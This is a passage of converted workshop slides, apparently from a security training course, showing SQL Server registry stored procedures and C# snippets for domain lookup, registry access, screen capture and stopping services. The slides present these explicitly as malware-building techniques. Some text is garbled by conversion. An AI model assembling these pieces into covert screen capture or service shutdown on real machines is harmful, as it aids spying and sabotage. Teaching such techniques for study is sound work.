@rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARE\Test',
@value_name='TestValue',
@type='REG_SZ',
@value='Test'
```

# Working with the registry

## **Enum values for a registry key**

xp\_regenumvalues

EXEC master..xp\_regenumvalues

@rootkey='HKEY\_LOCAL\_MACHINE',

@key='SOFTWAREMicrosoftMicrosoft SQL Server120


# Lab 4

- ▶ First execute the source code that calls a stored procedure. Make certain you are familiar with it.
- ▶ Then alter it to call one of the previously described stored procedures.



# Malware code

The following slides are simply techniques for extracting data, emailing out, reading/writing the registry, and other items that are of interest when writing Windows malware. Remember Ethics!!!!



# Get Domain Name

## Method 1

```
System.DirectoryServices.ActiveDirectory.Domain.  
Domain domain = Domain.GetComputerDomain();  
Console.WriteLine( domain.Name );
```

## Method 2

```
Imports System.Net.NetworkInformation  
  
string strDomain =  
IPGlobalProperties.GetIPGlobalProperties().DomainName;
```

# Get Language

```
var culture = System.Globalization.CultureInfo.CurrentCulture;  
Console.WriteLine("CurrentCulture is {0}.",  
CultureInfo.CurrentCulture.Name);
```



# Start or stop services

First add a reference to the System.ServiceProcess assembly.

```
ServiceController sc = new ServiceController();
```

```
sc.ServiceName = "Alerter";
```

```
sc.Start();
```

or

```
service.Stop();
```

# Registry

```
using System;
```

```
using Microsoft.Win32;
```

```
const string userRoot = "HKEY_CURRENT_USER";
```

```
    const string subkey = "RegistrySetValueExample";
```

```
    const string keyName = userRoot + "\\\" + subkey;
```

## **Read**

```
string Test= (string) Registry.GetValue(keyName, actualname)
```

## **Write**

```
Registry.SetValue(keyName, "TesValue", 12345678,  
    RegistryValueKind.QWord);
```

# Do Screen Grab

- ▶ `string printScreen = null;`  
`Bitmap b = BitMapCreator();`
- ▶ `printScreen = string.Format("{0}{1}", Path.GetTempPath(),  
"screen" + i + ".jpg");`
- ▶ `b.Save(printScreen, ImageFormat.Jpeg);`
- ▶ `picScreenCapture.Load(printScreen.ToString());`

# Turn off services

- ▶ `ServiceController sc = new ServiceController("Telnet");`
- ▶ `sc.Stop();`

## Full function code

```
public static void StopService(string serviceName, int timeoutMilliseconds)
{
    ServiceController service = new ServiceController(serviceName);
    TimeSpan timeout = TimeSpan.FromMilliseconds(timeoutMilliseconds);

    service.Stop();
    service.WaitForStatus(ServiceControllerStatus.Stopped, timeout);
}
```

# Lab 5

- ▶ First execute the source code that demos these preceding functions
- ▶ Now create a simple Windows app that combines any two elements from this workshop. You can read a registry key, do a screen grab, call a stored procedure, whichever items you found most interesting.



# References

A good overview of undocumented API's

<http://www.codereversing.com/blog/archives/128>

Another overview of undocumented API's

<http://www.stratigery.com/nt.sekrits.html>

SQL Sever Undocumented Stored Procedures

<http://www.sqlservercurry.com/2010/04/list-of-undocumented-stored-procedures.html>